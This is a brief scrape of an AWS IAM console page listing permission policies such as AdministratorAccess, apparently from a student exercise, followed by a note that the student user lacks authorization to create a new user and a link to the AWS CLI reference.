Add user to group
Copy permissions from existing user
Attach existing policies directly
Create policy
Filter policies
Search
Showing 648 results
Policy name
Type
Used as
AdministratorAccess
Job function
Permissions policy (1)
AdministratorAccess-Amplify
AWS managed
None





Student user is not authorized to create a new user.

References:

1. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)